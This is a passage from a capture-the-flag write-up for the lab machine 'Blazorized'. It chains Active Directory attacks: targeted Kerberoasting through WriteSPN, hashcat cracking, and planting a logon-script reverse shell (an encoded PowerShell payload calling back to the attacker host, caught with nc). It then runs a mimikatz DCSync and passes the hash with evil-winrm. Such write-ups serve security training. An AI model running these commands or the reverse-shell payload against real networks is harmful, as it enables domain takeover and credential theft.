Bloodhound is a fantastic enumeration tool

Active directory hacking boils down to running bloodhound, change my mind
WriteSPN RSA_4810
BloodHound reveals that NU_1055 has writeSPN Privilege on the RSA_4801 account. This means that we can assign a Service Principal Name to the RSA_4801 user. We can then get the hash of the account though the SPN and hopefully crack it with hashcat to get the RSA_4801 user's password.
The first thing to do is to upload powerview. I used a python http server and the invoke web request PowerShell command as before to do this.
PS C:\users\NU_1055\Desktop> iwr http://10.10.14.48:8000/powerview.ps1 -outfile powerview.ps1

┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.22 - - [03/Jul/2024 14:47:31] "GET /powerview.ps1 HTTP/1.1" 200 -
Then import the powerview ps1 module and set an SPN for the RSA_4801 account.
PS C:\users\NU_1055\Desktop> . ./powerview.ps1
PS C:\users\NU_1055\Desktop> Set-DomainObject -Identity RSA_4810 -SET @{serviceprincipalname='hacker/fren'}
Next use Powerview to request a ticket for the SPN to get the hash of the accounts password.
PS C:\users\NU_1055\Desktop> Get-DomainSPNTicket -SPN hacker/fren


SamAccountName       : UNKNOWN
DistinguishedName    : UNKNOWN
ServicePrincipalName : hacker/fren
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*UNKNOWN$UNKNOWN$hacker/fren*$FCF49FFF6FB16159AA26E9274F9EFBA7$08894E7DD03F948E7D939
                   8CFBB430FF3EB67F352761BCBEB6E0E7D5B30DD220164DA71F6644DC0F78957621DBFE4E05B033EA50C9637566E4C0AD
                   3C0283ABB523C189F7F65B502BC2913843272ACF72AB46017DF8917ECEE1AE5BFF07DBBFE628A73506E3818D1392FF52
                   6B450047CA4F085E0B112DC930992C76A302535C201D078447EFE67620BC7754050103B52713FA67C3D9A1F6383D2BBD
                   B9FF7EA70B10BDEA3FC2F1B80CC42F9CFDD5F7A37F5A46BA8FA36E031F456CE56F5CA00C1E48526C8E44594A884CEA04
                   1614EF480A82924EEF25C54CD6F12CD5AB8A4C4839FE318E2C9352866244361F3C1957BD312C19B991B4BCDA01C8F995
                   5E6200C2DF95ABEA6AA2857982A7B7C3E9ABDA307AACCA157319E1D3DA1614A8E28535D045C0A0DADB5857608080B1CA
                   41832EA3F08F337581FFF51A99E39F6D5EB4DE9C91749C5B6EA0348749F9E42FF4B289696831390411CEEEA79FC2E64D
                   CCDEBE81D250B378E3753A37CCEEDAD04EBD611150031BAA44ECEC6F66810113AF1FB47DF8387B4D8FADC194302A47ED
                   5939D443B570E86FD9DD6F10A20F43EA3B62A96B5DD1931808DE01CEEF6BE8D88ED2728630051557B2187DB333CA94E4
                   9D1DD14AB2854FB60A084343A574C024C1936885407AD3495930D4ABCC56E04695834FE6B132D070D2DC4337B9885CF6
                   6782358441617F8F4F2542F856246AB726E3E48075A697D0A4000B19FFF441512548670CA6F2C4224B226C5838F4DBD8
                   534BBBAB6B38C7995B9B0AD8C56A451815A503EDB78B5DB4D7673CEEA0FFB01D72F72811F645EAB91F60B719EA4B239F
                   DD687038CE7C533F01CB0BE87A14C0266034F3D633418CBDD8B956691482B85AEF67ABA332189BFED52B9219F17F6713
                   EA07818DF3FAA0C67DDC6E6179441C6458CBA511DAD5D58F9EF0EA359912B9333C5D817C5A49BDBD4C607B6B16725B56
                   ABD0F858EE5FA9144CDDD748F45BD08DC986683D02E76F522D67FDFA345645C1F7D13B51BC6898DC52ABFCBAB165CDAE
                   96F6480CE516C1ACB1B9762E76865DFF42FEF63E7224520C7643F23E5E40D917B5C7FBDA29FC591DD169B7B3F6FDE337
                   672FE82F3DBD4865B250275E02D1F16AEF9AFDD0F4DD4788AF0E67D2944E95D7C50BABBDEE86705864923F3E0C747BA8
                   B174F4BD724C3122BA5B58C97B584DA61F9AF7F7B7B319D2C516D213ABBA12B134B5D2051BC300CA87A13473046B56DD
                   1E459963ABF356646EA4D569B83F3F8EAA869489E98BF0D13CF04175F0DFC33B37C64BCAD5103898BDFF2AB07783D09D
                   16D4065035AC7178F9843B3127AF1D8276996E91A7F7EB9347D66AC8CDF0E96707CDD0D6DAB344D4456DBE6B3C6796C8
                   BA5666544DA1DE5D88FC5088AEA43819A78125F4CD1370C0CA7B17F1DB818B0232B51DDFE0BC683FFF3D745A1E59C32A
                   C3D4F25A540C0B62B4E2B831C235CE4FEA0321C8DA91D836C1B8B28368BA5E56E5E23E378A0CC7D6A2CE7BFD39879E1F
                   E634EE6F90B820FD42EBFBB743DF30848B075822FB4366E0B1AEE06E811715DBE18DA00042A87CD75203A7B135A7F745
                   34D2575254D693F3C895EB32735FD18CECA2AD3E89633E16E44AD0A52694026C35DA91DA45E4C084F022B8175A5BF364
                   EB2844382A495CDFA87AD68C559A0D67303F37A236092561EEE50C04559A75A53238499268EF978C3CABD4619090E28C
                   158FEC09120D3D20CA985157B9AD44FF6A8D8E321FA9AC220E2923567BB68910398317E62B1F48D53980BAAA049
You may need to reformat it to remove the whitespace. I simply use Chatgpt for this and wont show it here. The next step is to copy the hash to a file on your attacking machine and crack it with hashcat.
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-penryn-AMD Ryzen 5 5600X 6-Core Processor, 4090/8244 MB (2048 MB allocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol
<...>
:(Ni7856Do9854Ki05Ng0005 #)

Session..........: hashcat
Status...........: Cracked
<...>
The hash cracks after a few minutes to (Ni7856Do9854Ki05Ng0005 #). This can now be used with evil-winrm to get a shell as the RSA_4810 user
┌──(kali㉿kali)-[~/Desktop]
└─$ evil-winrm -i 10.10.11.22 -u RSA_4810 -p '(Ni7856Do9854Ki05Ng0005 #)'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> whoami
blazorized\rsa_4810
The most important cybersec thing I can teach
Login script abuse ssa_6010
At this point I became very stuck. Eventually I was able to enumerate that the SSA_6010 user has a script path attribute assigned. This indicates what will be run as logon scripts when the user logs on.
*Evil-WinRM* PS C:\windows\SYSVOL\sysvol\blazorized.htb\scripts>(Get-ADUser -Identity SSA_6010 -Properties scriptPath).scriptPath
\\dc1\NETLOGON\A32FF3AEAA23\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030
Using ICACLS, we can verify that our RSA_4810 user has write access to the batch files meaning we can just create a login script with a reverse shell and set the script path of the SSA-6010 user to it.
*Evil-WinRM* PS Microsoft.PowerShell.Core\FileSystem::\\dc1\NETLOGON\A32FF3AEAA23> icacls .
. BLAZORIZED\RSA_4810:(OI)(CI)(RX,W)
NT AUTHORITY\Authenticated Users:(I)(RX)
NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(GR,GE)
BUILTIN\Server Operators:(I)(RX)
BUILTIN\Server Operators:(I)(OI)(CI)(IO)(GR,GE)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
Next we create a logon script for when the SSA-6010 user logs in next. This will run a reverse shell encoded Powershell payload which we can again generate from revshells.
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> 'powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANAA4ACIALAA0ADIAMAA2ADkAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA'| Out-File -FilePath C:\windows\SYSVOL\sysvol\blazorized.htb\scripts\A32FF3AEAA23\reverse.bat -Encoding ASCII
The last thing to do is Set the ScriptPath for SSA_6010 and wait for them to login. When they do, our malicious bat file will run and we will catch a shell as the user.
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> Set-ADUser -Identity SSA_6010 -ScriptPath 'A32FF3AEAA23\reverse.bat'

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.48] from (UNKNOWN) [10.10.11.22] 52181

PS C:\Windows\system32> whoami
blazorized\ssa_6010
Me either Fry, and at this point i'm too afraid to ask
DC sync
Looking at the new ssa_6010 user we can see they are a member of the super_support_administrators group.
PS C:\Windows\system32> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Group used for deny only
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4                                       Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0                                       Mandatory group, Enabled by default, Enabled group
BLAZORIZED\Super_Support_Administrators    Group            S-1-5-21-2039403211-964143010-2924010611-1123 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                      Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
Looking in bloodhound we can see that this group grants group members the 2 required rights to have DCsync privileges that will allow us to dump the NTLM hashes for the entire domain.
.PNG)
Thanks again Bloodhound!
Now we must upload mimikatz. I used the Evil-winrm shell with the rsa_4810 user to quickly upload it to the public users directory. Once we do that we can use mimikatz to perform a DCsync attack and dump all the hashes in the AD domain.
*Evil-WinRM* PS C:\users\public> upload mimikatz.exe

Info: Uploading /home/kali/Desktop/mimikatz.exe to C:\users\public\mimikatz.exe

Info: Upload successful!

PS C:\users\public> .\mimikatz.exe "lsadump::dcsync /domain:blazorized.htb /user:Administrator" exit

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##       > https://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
'#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:blazorized.htb /user:Administrator
[DC] 'blazorized.htb' will be the domain
[DC] 'DC1.blazorized.htb' will be the DC server
[DC] 'Administrator' will be the user accoun
<...>
** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/25/2024 12:54:43 PM
Object Security ID   : S-1-5-21-2039403211-964143010-2924010611-500
Object Relative ID   : 500

Credentials:
Hash NTLM: f55e************************a5f3
we will get the domain administrators hash and as a last step we can do a pass the hash attack with Evil-winrm to achieve an administrator shell, grab root.txt and complete the machine.
┌──(kali㉿kali)-[~/Desktop]
└─$ evil-winrm -i 10.10.11.22 -u administrator -H f55e************************a5f3

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\desktop> cat root.txt
310d************************3d14

How it feels to preform a DCsync attack
Additional Resources
Ippsec video walkthrough
0xdf Writeup
0xdf.gitlab.io